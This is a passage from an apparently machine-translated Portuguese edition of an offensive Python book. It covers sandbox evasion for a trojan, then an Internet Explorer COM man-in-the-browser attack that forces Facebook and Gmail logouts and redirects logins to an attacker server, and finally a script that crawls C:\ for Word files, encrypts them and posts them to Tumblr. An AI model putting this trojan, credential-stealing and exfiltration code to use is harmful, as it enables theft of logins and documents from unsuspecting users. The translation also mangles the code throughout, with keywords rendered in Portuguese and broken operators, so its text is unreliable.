            se keypress_time não é nenhum e previous_timestamp não é None:

                # calcular o tempo entre os cliques duplos
                decorrido = keypress_time - previous_timestamp

                # o usuário clicado duas vezes
❹                 Se decorrido <= double_click_threshold:
                    double_clicks + 1 =

                se first_double_click é None:

                    # agarrar o timestamp do primeiro duplo clique first_double_click = time.time ()

            outro:

❺             se double_clicks == max_double_clicks:
                se keypress_time - first_double_click <=. (Max_double_clicks *
                double_click_threshold): sys.exit (0)

            # estamos felizes há entrada do usuário o suficiente
❻             se as teclas digitadas> = max_keystrokes e double_clicks> = MAX_. double_clicks e mouse_clicks> =
            max_mouse_clicks:

                Retorna

                previous_timestamp = keypress_time

```

```
elif keypress_time não é None:  
    previous_timestamp = keypress_time  
  
detect_sandbox () print "Estamos  
ok!"
```

Tudo bem. Esteja consciente do recuo nos blocos de código acima! Começamos por definir algumas variáveis ❶ para rastrear o tempo de cliques do mouse e alguns limiares em relação a quantas teclas ou cliques do mouse estamos felizes com antes de considerar-nos correndo fora de uma caixa de areia. Nós embaralhar esses limites com cada corrida, mas você pode, naturalmente, definir limites de seu próprio baseado em seus próprios testes. Em seguida, recuperar o tempo decorrido ❷ desde que alguma forma de entrada do usuário foi registrado no sistema, e se nós sentimos que ele passou muito tempo desde que nós vimos de entrada (com base em como a infecção ocorreu, como mencionado anteriormente), que socorrer e o trojan morre. Em vez de morrer aqui, você também pode optar por fazer alguma atividade inócuia como a leitura de chaves de registro aleatórios ou verificar arquivos. Depois de passar essa verificação inicial, vamos passar para o nosso uso do teclado e do mouse clique com o laço de detecção primária. Primeiro vamos verificar para teclas pressionadas ou cliques do mouse ❸ e sabemos que, se a função retorna um valor, é o timestamp de quando o clique do mouse ocorreu. Em seguida, calcular o tempo decorrido entre cliques do mouse ❹ e, em seguida, compará-lo ao nosso limite ❺ para determinar se era um clique duplo. Junto com a detecção de duplo clique, nós estamos olhando para ver se o operador sandbox foi streaming de eventos de clique ❻ na caixa de areia para tentar técnicas de detecção sandbox falsos para fora. Por exemplo, seria bastante estranho para ver 100 clica duas vezes em uma fileira durante o uso normal do computador. Se o número máximo de clica duas vezes foi atingido e que aconteceu em rápida sucessão ❼, nós socorrer. Nossa último passo é ver se temos feito isso através de todas as verificações e atingimos o nosso número máximo de cliques, teclas, e clica duas vezes ❾; Se assim for, nós sair da nossa função de detecção de sandbox. Encorajo-vos a ajustar e jogar com as configurações, e para adicionar funcionalidades adicionais, tais como detecção de máquina virtual. Pode ser útil para rastrear o uso típico em termos de cliques do mouse, clica duas vezes, e teclas através de alguns computadores que você possui (quero dizer, possuir - não aqueles que você hackeado) para ver onde você se sentir o local feliz é . Dependendo do seu alvo, você pode querer configurações mais paranóicos ou você pode não estar preocupado com a detecção de sandbox em tudo. Usando as ferramentas que você desenvolvidos neste capítulo pode agir como um

camada de base de recursos para rolar para fora em sua trojan, e devido à modularidade do nosso quadro trojaning, você pode optar por implementar qualquer um deles.

[[17](#)] Baixar PyHook aqui: <http://sourceforge.net/projects/pyhook/>.

[[18](#)] Para saber tudo sobre contextos de dispositivo e programação GDI, visite a página MSDN aqui:

[http://msdn.microsoft.com/en-us/library/windows/desktop/dd183553\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/dd183553(v=vs.85).aspx).

[[19](#)] Como Canvas é uma ferramenta comercial, dê uma olhada neste tutorial para a geração de pay-cargas Metasploit aqui: <http://www.offensive-security.com/metasploit-cheat-sheet/generating-payloads/>.

Capítulo 9. Fun with Internet Explorer

Windows automação COM serve uma série de usos práticos, de interagir com serviços baseados em rede para incorporar uma planilha do Microsoft Excel em seu próprio aplicativo. Todas as versões do Windows desde o XP frete permitem que você incorporar um objeto Internet Explorer COM em aplicações, e nós vamos aproveitar essa capacidade neste capítulo. Usando o objeto de automação IE nativa, vamos criar um homem-em-ataque estilo de navegador onde podemos roubar credenciais de um site enquanto um usuário está interagindo com ele. Vamos fazer este ataque de roubo de credenciais extensível, de modo que vários sites-alvo podem ser colhidas. O último passo será usar o Internet Explorer como um meio para exfiltrate dados de um sistema de destino. Vamos incluir alguns criptografia de chave pública para proteger os dados exfiltrated de modo que apenas podemos decifrá-lo. Internet Explorer, você diz? Mesmo que outros navegadores como o Google Chrome e Mozilla Firefox são mais populares nos dias de hoje, a maioria dos ambientes corporativos ainda usam Internet Explorer como seu navegador padrão. E, claro, você não pode remover o Internet Explorer a partir de um sistema Windows - por isso esta técnica deve estar sempre disponível para o seu trojan do Windows.

Man-in-the-Browser (Kind Of)

Man-in-the-browser (MITB) ataques têm sido em torno desde a virada do novo milênio. Eles são uma variação sobre o clássico ataque man-in-the-middle. Em vez de agir no meio de uma comunicação, malware se instala e rouba credenciais ou informações sensíveis a partir do navegador do alvo desavisado. A maioria destas variantes de malware (normalmente chamado *Browser Helper Objects*) inserir-se no navegador, ou de outro modo injectar código de modo que eles podem manipular-se o processo do navegador. Como os desenvolvedores do navegador tornar-se sábio a estas técnicas e antivírus vendedores procuram cada vez mais este comportamento, temos que ter um pouco furtivos. Ao alavancar a interface COM nativo para Internet Explorer, podemos controlar qualquer sessão IE, a fim de obter credenciais para sites de redes sociais ou logins de e-mail. Pode, claro, estender essa lógica para alterar a senha de um usuário ou realizar transações com a sua sessão conectado. Dependendo do seu alvo, você também pode usar esta técnica em conjunto com o módulo de keylogger, a fim de forçá-los a re-autenticar em um site enquanto você capturar as teclas digitadas. Vamos começar criando um exemplo simples que vai prestar atenção para uma navegação do usuário Facebook ou o Gmail, de-autenticá-los, nós ao controle. O nosso servidor HTTP, então, simplesmente redirecioná-los de volta para a página de login real. Se você já fez qualquer desenvolvimento JavaScript, você notará que o modelo COM para interagir com o IE é muito semelhante. Estamos pegando no Facebook e Gmail porque os usuários corporativos têm o mau的习惯 de ambas as senhas reutilização e utilização destes serviços às empresas (sobretudo, encaminhando e-mail de trabalho para Gmail, usando Facebook conversar com colegas de trabalho, e assim por diante). Vamos rachar *mitb.py* e insira o seguinte código:

```
importação win32com.client tempo de
importação urllib importação urlparse
importação

❶ data_receiver = "http://localhost: 8080 /"

❷ TARGET_SITES = {}
    TARGET_SITES [ "www.facebook.com" ] =
        { "Logout_url" : Nenhum,
          "Logout_form" : "Logout_form",
          "Login_form_index": 0, "propriedade"
          : False}
```

```

TARGET_SITES [ "accounts.google.com"]
{
    "Logout_url" : "Https://accounts.google.com/
                    Sair?
    hl = en & continue = https://accounts.google.com/
                    ServiceLogin% 3Fservice% 3Dmail",
    "Logout_form" : Nenhum,
    "Login_form_index": 0, "propriedade"
    : False}

# usar o mesmo alvo para vários domínios Gmail
TARGET_SITES [ "www.gmail.com"] = TARGET_SITES [ "accounts.google.com"] TARGET_SITES [ "mail.google.com"] =
TARGET_SITES [ "accounts.google.com"]

clsid = '{9BA05972-F6A8-11CF-A442-00A0C90A8F39}'

❸ janelas = win32com.client.Dispatch (clsid)

```

Estes são os ingredientes de nosso man- (tipo-de) ataque -in-the-browser. Nós definimos a nossa `data_receiver` ❶ variável como o servidor web que receberá as credenciais dos nossos sites de destino. Este método é mais arriscado em que um usuário astuto pode ver o redirecionamento acontecer, assim como um futuro projeto de lição de casa, você poderia pensar em maneiras de puxar os cookies ou empurrando as credenciais armazenadas através do DOM por meio de uma tag de imagem ou outros meios que parecem menos suspeitos. Em seguida, criar um dicionário de sites de destino ❷ que o nosso ataque vai apoiar. Os membros do dicionário são os seguintes: `logout_url` é uma URL que pode redirecionar através de uma solicitação GET para forçar um usuário para fazer logout; a `logout_form` é um elemento DOM que podemos considerar que força o logoff; `login_form_index` é a localização relativa no DOM do domínio de destino que contém o formulário de login vamos modificar; e a possuído bandeira diz-nos se nós já capturou credenciais de um site de destino, porque nós não queremos manter forçando-os para entrar repetidamente ou então o alvo pode suspeitar que algo é para cima. Em seguida, usamos ID classe do Internet Explorer e instanciar o objeto COM ❸, o que nos dá acesso a todas as guias e as instâncias do Internet Explorer que estão actualmente em execução. Agora que temos a estrutura de suporte no lugar, vamos criar o loop principal do nosso ataque:

```
while True:
```

- ❶ para o navegador no Windows:
- URL = urlparse.urlparse (browser.LocationUrl)
- ❷ se url.hostname em TARGET_SITES:
- ❸ se TARGET_SITES [url.hostname] ["propriedade"]:
 continuar

```

❸     # se houver uma URL, podemos simplesmente redirecionar
❹     se TARGET_SITES [url.hostname] [ "logout_url"]:
❺         browser.Navigate (TARGET_SITES [url.hostname] [ "logout_url"]) wait_for_browser (browser)

outro:

❻     # recuperar todos os elementos no documento
❼     full_doc = browser.Document.all

❽     # iteração, procurando a forma de logout for i in full_doc: try:

❾         # encontrar o formulário de logout e apresentá-lo
❿         se i.id == TARGET_SITES [url.hostname] [ "logout_form"]:
❬             i.submit ()
❭             wait_for_browser (browser), exceto:
❮                 passar

# agora nós modificar o formulário de login tentativa: login_index = TARGET_SITES [url.hostname] [
❯     "login_form_index"]
❰     login_page = urllib.quote (browser.LocationUrl)
❱     browser.Document.forms [login_index].ação = "% s% s" % (data_. receptor, login_page)

TARGET_SITES [url.hostname] [ "propriedade"] = True

exceto:
passar
time.sleep (5)

```

Esta é a nossa principal loop onde nós monitoramos sessão do navegador da nossa meta para os sites a partir do qual queremos prender credenciais. Começamos por iteração através de todos os atualmente em execução Internet Explorer ❶ objetos; isto inclui abas activas em IE moderna. Se descobrirmos que a meta é visitar um dos nossos sites pré-definidos ❷ podemos começar a principal lógica do nosso ataque. O primeiro passo é determinar se nós executamos um ataque contra já neste site ❸; se assim for, não vamos executá-lo novamente. (Isto tem uma desvantagem em que se o usuário não digitar sua senha corretamente, você pode perder suas credenciais, eu vou deixar a nossa solução simplificada como uma lição de casa para melhorar em cima.) Em seguida, testar para ver se o site de destino tem um URL de logout simples que podemos redirecionar para ❹ e se assim for, nós forçar o navegador a fazê-lo. Se o site de destino (como o Facebook) exige que o usuário enviar um formulário para forçar o logout, começamos a iteração sobre o DOM ❺ e quando descobrimos o elemento ID HTML que está registrado para a forma de logout ❻, forçamos o formulário a ser enviado. Depois que o usuário foi redirecionado para o formulário de login, modificamos o ponto final da

formar para postar o nome de usuário e senha para um servidor que nós controlamos  , e depois esperar que o usuário realize um login. Note que a aderência do hostname do nosso site-alvo para o final da URL do nosso servidor HTTP que coleta as credenciais. Este é então o nosso servidor HTTP sabe o site para redirecionar o browser para depois de coletar as credenciais. Você vai notar a função `wait_for_browser` referenciada em alguns pontos acima, que é uma função simples que aguarda um navegador para concluir uma operação como navegar para uma nova página ou à espera de uma página para carregar totalmente. Vamos adicionar esta funcionalidade agora, inserindo o seguinte código acima do loop principal do nosso script:

```
wait_for_browser def (browser):  
    # esperar para o navegador para concluir o carregamento de uma página  
    enquanto browser.ReadyState = 4 e browser.ReadyState = "complete"!:  
        time.sleep (0,1)  
  
    Retorna
```

Bem simples. Estamos apenas procurando o DOM para ser totalmente carregado antes de permitir que o resto do nosso roteiro para manter a execução. Isso nos permite tempo com cuidado qualquer modificação DOM ou operações de análise.

Criando o servidor

Agora que nós criamos nosso script de ataque, vamos criar um servidor HTTP muito simples para coletar as credenciais como eles são submetidos. Crack abrir um novo arquivo chamado *cred_server.py* e soltar no código a seguir:

```
importação SimpleHTTPServer  
importação SocketServer urllib importação  
  
classe CredRequestHandler (SimpleHTTPServer.SimpleHTTPRequestHandler):  
    def do_POST (self):  
        ❶        content_length = int (self.headers [ 'Conteúdo de Comprimento'])  
        ❷        creds = self.rfile.read (content_length) .decode ('utf-8')  
        ❸        creds de impressão  
        ❹        local self.path = [1:] self.send_response  
            (301)  
        ❺        self.send_header self.end_headers ( 'Location', urllib.unquote (local)) ()  
  
❻ server = SocketServer.TCPServer (( '0.0.0.0', 8080), CredRequestHandler)  
server.serve_forever ()
```

Este simples trecho de código é o nosso servidor HTTP especialmente concebido. Nós inicializar a base **TCPServer classe** com o IP, porta e

CredRequestHandler classe ❻ que será responsável por lidar com as solicitações HTTP POST. Quando o nosso servidor recebe uma solicitação do navegador do alvo, lemos o Comprimento do conteúdo **cabeçalho** ❶ para determinar o tamanho do pedido, e depois lemos nos conteúdo do pedido ❷ e imprimi-los ❸. Em seguida, analisar o site de origem (Facebook, Gmail, etc.) ❹ e forçar o navegador de destino para redirecionar ❺ voltar para a página principal do site de destino. Um recurso adicional que você pode adicionar aqui é enviar-te um e-mail a cada credenciais de tempo são recebidas de modo que você pode tentar fazer login usando as credenciais do alvo antes que eles tenham uma chance de mudar sua senha. Vamos levá-la para uma rodada.

Chutar os pneus

Fogo até uma nova instância IE e executar o seu *mitb.py* e *cred_server.py* scripts em janelas separadas. Você pode testar navegando em torno de vários sites para ter certeza de que você não está vendo nenhum comportamento estranho, que você não deve. Agora navegue para o Facebook ou o Gmail e tentar efetuar login. Em sua

cred_server.py janela, você deve ver algo como o seguinte, usando o Facebook como um exemplo:

```
C:\> python.exe cred_server.py
lsd = AVog7IRe & email = justin@nostarch.com& pass = pyth0nrocks & default_persistent = 0 & timezone = 180 & lgnrnd = 200229_SsTf & lgnijs
= 1394593356 & locale = en_US localhost - - [12 / Mar / 2014 00:03:50] "POST /www.facebook.com HTTP / 1.1" 301 -
```

Você pode ver claramente as credenciais de chegar, e o redirecionamento pelo servidor chutando o navegador de volta para a tela de login principal. Claro, você também pode realizar um teste onde você tem Internet Explorer em execução e você já está conectado ao Facebook; em seguida, tente executar o seu *mitb.py* script e você pode ver como ele força o logout. Agora que podemos prender as credenciais do usuário desta maneira, vamos ver como podemos gerar IE para ajudar exfiltrate informações de uma rede de destino.

IE Automação COM para Exfiltração

Obter acesso a uma rede de destino é apenas uma parte da batalha. Para fazer uso do seu acesso, você quer ser capaz de exfiltrate documentos, planilhas ou outros bits de dados fora do sistema de destino. Dependendo dos mecanismos de defesa no lugar, esta última parte do seu ataque pode revelar-se complicado. Pode haver sistemas locais ou remotos (ou uma combinação de ambos) que trabalham para validar processos de abertura de conexões remotas, bem como se esses processos devem ser capazes de enviar informações ou iniciar conexões fora da rede interna. Um pesquisador companheiro de segurança canadense, Karim Nathoo, destacou que a automação IE COM tem a maravilhosa vantagem de usar o *iexplore.exe* processo, que normalmente é de confiança e na lista de autorizações, para exfiltrate informações a partir de uma rede.

Nós vamos criar um script Python que irá primeiro caçar para documentos do Microsoft Word no sistema de arquivos local. Quando um documento é encontrado, o script irá criptografá-lo usando criptografia de chave pública. [20] Depois que o documento é criptografado, vamos automatizar o processo de envio do documento criptografado para um blog sobre *tumblr.com*. Isto irá permitir-nos mortos soltar o documento e recuperá-lo quando queremos, sem ninguém ser capaz de decifrá-lo. Ao utilizar um site confiável como Tumblr, também deve ser capaz de ignorar qualquer lista negra que um firewall ou servidor proxy pode ter, que poderiam nos impedir de apenas enviar o documento para um endereço IP ou servidor web que podemos controlar. Vamos começar por colocar algumas funções de apoio em nosso script exfiltração. Abrir *ie_exfil.py* e insira o seguinte código:

```
importação win32com.client import os
import tempo de importação fnmatch zlib
importação importação aleatória

de Crypto.PublicKey importação RSA de PKCS1_OAEP
importação Crypto.Cipher

doc_type = ".doc"
username = "jms@bughunter.ca" password =
"justinBHP2014"

public_key = ""

wait_for_browser def (browser):
```

```
# esperar para o navegador para concluir o carregamento de uma página
enquanto browser.ReadyState = 4 e browser.ReadyState = "complete"!:
    time.sleep (0,1)
```

Retorna

Nós só estamos criando nossas importações, os tipos de documentos que irá procurar, nosso nome de usuário e senha Tumblr, e um espaço reservado para a nossa chave pública, que geraremos mais tarde. Agora vamos adicionar nossas rotinas de criptografia para que possamos criptografar o conteúdo de arquivo e arquivos.

```
encrypt_string def (texto simples):

    chunk_size = 256
    print "A compactação:% d bytes" % len (texto simples)
    ❶      em texto = zlib.compress (em texto)

    impressão "Criptografia% d bytes" % len (texto simples)

    ❷      rsakey = RSA.importKey (public_key) rsakey =
        PKCS1_OAEP.new (rsakey)

    criptografado = ""
    compensado      = 0
    ❸      enquanto desvio & lt; len (texto simples):

        pedaço = texto simples [offset: offset + chunk_size]

    ❹      if len (pedaço)% chunk_size = 0!
            pedaço += "" * (chunk_size - len (pedaço))

        encriptado += rsakey.encrypt (bloco) deslocado
            + = chunk_size

    ❺      encriptado = encrypted.encode ( "base 64")

    print "Base64 codificado criptografia:% d" % len (criptografados)

    voltar criptografado

encrypt_post def (nome do ficheiro):

    # abrir e ler o fil e fd = open (filename, "rb")
    contents = fd.read () fd.close ()

    ❻ encrypted_title = encrypt_string (nome do ficheiro)
        encrypted_body = encrypt_string (conteúdo)

    voltar encrypted_title, encrypted_body
```

Nosso encrypt_post função é responsável por tomar no nome do arquivo e retornar tanto o nome do arquivo criptografado e os conteúdos de arquivos criptografados em

-Base64 formato. Em primeiro lugar, chamar a função burro de carga principal `encrypt_string` ❶, passando o nome do nosso arquivo de destino que se tornará o título do nosso post no Tumblr. O primeiro passo do nosso `encrypt_string` função é aplicar a compressão zlib no arquivo ❷ antes de configurar o nosso objeto de criptografia de chave pública RSA ❸ usando a nossa chave pública gerada. Nós então começar loop através do conteúdo do arquivo ❹ e encriptando-em blocos de 256 bytes, o que é o tamanho máximo de criptografia RSA utilizando PyCrypto. Quando nos deparamos com o último pedaço do arquivo ❺,

se não for 256 bytes de comprimento, que preenche-lo com espaços para garantir que possamos criptografá-lo com sucesso e decifrá-lo do outro lado. Depois de construir toda a nossa cadeia de texto cifrado, nós base64-codificá-lo ❻ antes de devolvê-lo. Nós usamos a codificação Base64 para que possamos publicá-la em nosso blog Tumblr, sem problemas ou problemas de codificação estranhas.

Agora que temos as nossas rotinas de criptografia configurado, vamos começar a adicionar na lógica de lidar com login e navegar no painel Tumblr. Infelizmente, não há nenhuma maneira rápida e fácil de encontrar elementos de interface do usuário na Web: eu simplesmente passou 30 minutos usando o Google Chrome e suas ferramentas de desenvolvimento para inspecionar cada elemento HTML que eu precisava para interagir com. Também é importante notar que, através de página de configurações do Tumblr, eu virei o modo de edição de texto simples, que desativa o editor baseado em JavaScript traquinas. Se você quiser usar um serviço diferente, então você também vai ter que descobrir o timing preciso, interações DOM, e elementos HTML que são necessários - por sorte, Python torna a peça de automação muito fácil. Vamos adicionar mais algum código!

```
❶ random_sleep def ():  
    time.sleep (random.randint (5,10)) retorno  
  
login_to_tumblr def (IE):  
  
    # recuperar todos os elementos no documento  
❷    full_doc = ie.Document.all  
  
    # iteração procurando o formulário de login for i in full_doc:  
  
❸        se i.id == "signup_email":  
            i.setAttribute ("valor", nome de usuário)  
        elif i.id == "signup_password":  
            i.setAttribute ("valor", password)  
  
    random_sleep ()  
  
    # você pode ser apresentado com diferentes home pages
```

```

❸   se ie.Document.forms [0] .id == "signup_form":
        ie.Document.forms [0] .submit () else: ie.Document.forms

[1] .submit () excepto IndexError, e:

        passar

random_sleep ()

#  a forma de login é a segunda forma no wait_for_browser página (isto é,)

```

Retorna

Nós criamos uma função simples chamada `random_sleep` ❶ que vai dormir por um período de tempo aleatório; Isto é projetado para permitir que o navegador para executar tarefas que podem não registrar eventos com o DOM para sinalizar que eles estão completos. Ele também faz com que o navegador pareça ser um pouco mais humano.

Nosso

`login_to tumblr` função começa por recuperar todos os elementos no DOM ❷, e olha para os campos de e-mail e senha ❸ e define-los para as credenciais que prestamos (não se esqueça de se inscrever uma conta). Tumblr pode apresentar uma tela de login ligeiramente diferente a cada visita, então o próximo pedaço de código

❹ simplesmente tenta encontrar o formulário de login e apresentá-lo em conformidade. Após esse código é executado, devemos agora ser conectado ao painel Tumblr e pronto para postar algumas informações. Vamos adicionar esse código agora.

`post_to tumblr` def (isto é, título, pós):

```

full_doc = ie.Document.all

for i in full_doc:
    se i.id == "post_one":
        i.setAttribute ( "valor", título) title_box = i

        Eu foco()
    elif i.id == "post_two":
        i.setAttribute ( "innerHTML", post) print "Definir área de
        texto"
        Eu foco()
    elif i.id == "create_post":
        print "Encontrado botão post" post_form = i

        Eu foco()

#  mover o foco longe do random_sleep conteúdo da caixa de main ()

❺   title_box.focus () random_sleep
()
```

```
#  postar o formulário
post_form.children [0] .click () wait_for_browser (isto
é,)
```

```
random_sleep ()
```

Retorna

Nada disto código deve ser muito novo neste momento. Estamos na caça simplesmente através do DOM para encontrar onde postar o título eo corpo da postagem blog. o post_to tumblr função só recebe uma instância do navegador e nome do arquivo e conteúdo de arquivos criptografados para postar. Um pequeno truque (aprendeu observando em ferramentas de desenvolvimento do Chrome) ❶ é que temos que mudar o foco para longe da parte principal conteúdo do post para que JavaScript do Tumblr permite que o botão Post. Estes pequenos truques sutis são importantes para anotar como você aplicar esta técnica para outros sites. Agora que podemos entrar e enviar mensagens para Tumblr, vamos dar os últimos retoques no lugar para o nosso script.

```
def exfiltrate (document_path):  
  
❶     ou seja, = win32com.client.Dispatch ("InternetExplorer.Application")  
❷     ie.Visible = 1  
  
    #  cabeça para Tumblr e login  
    ie.Navigate ( "http://www.tumblr.com/login") wait_for_browser (ie) print  
    "Logging in ..." login_to_tumblr (ie)  
  
    print "Sessão iniciada ... navegação"  
  
    ie.Navigate ( "https://www.tumblr.com/new/text") wait_for_browser (isto é,)  
  
    #  criptografar o arquivo  
    título, corpo = encrypt_post (document_path)  
  
    print "Criar nova mensagem ..." post_to_tumblr (ou  
    seja, título, corpo) print "Postado!"  
  
    #  destruir a instância IE  
❸    ie.Quit (), ou seja  
    = Nenhum  
  
    Retorna  
  
#  loop principal para a descoberta documento  
#  NOTA: nenhuma guia para a primeira linha de código abaixo  
❹ para o pai, diretórios, nomes de arquivos em os.walk ( "C: \\" ):  
    para arquivo no fnmatch.filter (nomes de ficheiros, "**% s" % doc_type):  
        document_path = os.path.join (progenitor, nome do ficheiro) de impressão  
        "Encontrado:% s" % document_path Exfiltrate (document_path) raw_input (  
        "Continue?")
```

Nosso exfiltrate função é que vamos chamar para cada documento que

deseja armazenar no Tumblr. Ele primeiro cria uma nova instância do objeto Internet Explorer COM ① - ea coisa interessante é que você pode definir o processo para ser visível ou não ②. Para depuração, deixá-lo definido para 1, mas para o máximo de descrição que você definitivamente quero configurá-lo para 0. Isto é realmente útil se, por exemplo, o trojan detecta outra atividade acontecendo; nesse caso, você pode começar exfiltrating documentos, que podem ajudar a misturar ainda mais as suas actividades com a do usuário. Depois chamamos todas as nossas funções auxiliares, nós simplesmente matar o nosso exemplo IE ③ e retorno. O último pedaço de nosso script ④ é responsável por rastreamento através do C: I conduzir no sistema de destino e tentar igualar a nossa extensão de arquivo pré-definido (.doutor nesse caso). Cada vez que um arquivo for encontrado, nós simplesmente passar o caminho completo do arquivo para o nosso exfiltrate função. Agora que temos o nosso código principal pronto para ir, é preciso criar um script de geração de chave rápida e suja RSA, bem como um script descriptografia que podemos usar para colar em um pedaço de texto Tumblr criptografados e recuperar o texto original. Vamos começar pela abertura *keygen.py* e inserindo o seguinte código:

```
de Crypto.PublicKey importação RSA
```

```
new_key = RSA.generate (2048, e = 65537) public_key = new_key.publickey ().exportKey ("PEM") private_key = new_key.exportKey ("PEM") private_key Imprimir public_key
```

É isso mesmo - Python é tão mau-burro que podemos fazê-lo em um punhado de linhas de código. Este bloco de código gera tanto um par de chaves pública e privada. Copie a chave pública para a *ie_exfil.py* roteiro. Em seguida, abra um novo arquivo Python chamada *decryptor.py* e insira o seguinte código (cole a chave privada para o chave privada variável):

```
importação base64 zlib
importação
de Crypto.PublicKey importação RSA de PKCS1_OAEP
importação Crypto.Cipher

private_key = "### PASTE CHAVE PRIVADA AQUI ###"

❶ rsakey = RSA.importKey (private_key)
rsakey = PKCS1_OAEP.new (rsakey)

chunk_size = 256 offset = 0
descriptografado = ""

❷ encriptado = base64.b64decode (encriptada)

enquanto deslocamento <len (criptografada):
❸     descriptografado + = rsakey.decrypt (encriptado [offset: offset + chunk_size])
```

```
offset += chunk_size

# agora nós descomprimir ao original
❶ em texto = zlib.decompress (descriptografado)

texto simples impressão
```

Perfeito! Nós simplesmente instanciar nossa classe RSA com a chave privada ❶ e, em seguida, pouco depois nós base64-decodificação ❷ nossa blob codificada a partir Tumblr. Muito parecido com o nosso ciclo de codificação, nós simplesmente pegar pedaços de 256 bytes ❸ e descriptografar eles, lentamente construindo a nossa cadeia de texto simples originais. O passo final

❹ é para descomprimir a carga útil, porque nós previamente comprimido lo do outro lado.

Chutar os pneus

Há uma grande quantidade de peças móveis para este pedaço de código, mas é muito fácil de usar. Basta executar o seu *ie_exfil.py* script de um host Windows e esperar por ele para indicar que ele publicou com sucesso para Tumblr. Se você deixou Internet Explorer visível, você deveria ter sido capaz de ver todo o processo. Depois ele é completo, você deve ser capaz de navegar até a página de Tumblr e ver algo como [Figura 9-1](#).




Figura 9-1. Nosso nome de arquivo criptografado

Como você pode ver, há uma grande blob criptografado, que é o nome do nosso arquivo. E se

você rolar para baixo, você verá claramente que o título termina onde a fonte não é mais ousada. Se você copiar e colar o título em seu *decryptor.py* arquivo e executá-lo, você deve ver algo como isto:

```
#:> decryptor.py python  
C: Tools \ Arquivos de Programas \ depuração para Windows (x86) \ dml.doc  
#:>
```

Perfeito! Minhas *ie_exfil.py* roteiro pegou um documento do diretório Windows Debugging Tools, carregado o conteúdo para Tumblr, e eu posso com sucesso decifrar o nome do arquivo. Agora, é claro que fazer todo o conteúdo do arquivo, você gostaria de automatizar isso usando os truques que lhe mostrei no

capítulo 5 (usando urllib2 e HTMLParser), que vou deixar como uma lição de casa para você. A outra coisa a considerar é que, em nossa *ie_exfil.py* script, almofada últimos 256 bytes com o caractere de espaço, e isso pode quebrar certos formatos de arquivo. Outra idéia para estender o projeto é para criptografar um campo de comprimento no início do post conteúdo do blog que informa o tamanho original do documento antes de acolchoado-lo. Você pode então ler neste comprimento depois de descriptografar o conteúdo post e aparar o arquivo para que o tamanho exato.

[[20](#)] O PyCrypto pacote Python pode ser instalado a partir de
<http://www.voidspace.org.uk/python/modules.shtml#pycrypto> .

Capítulo 10. escalonamento de privilégios do Windows

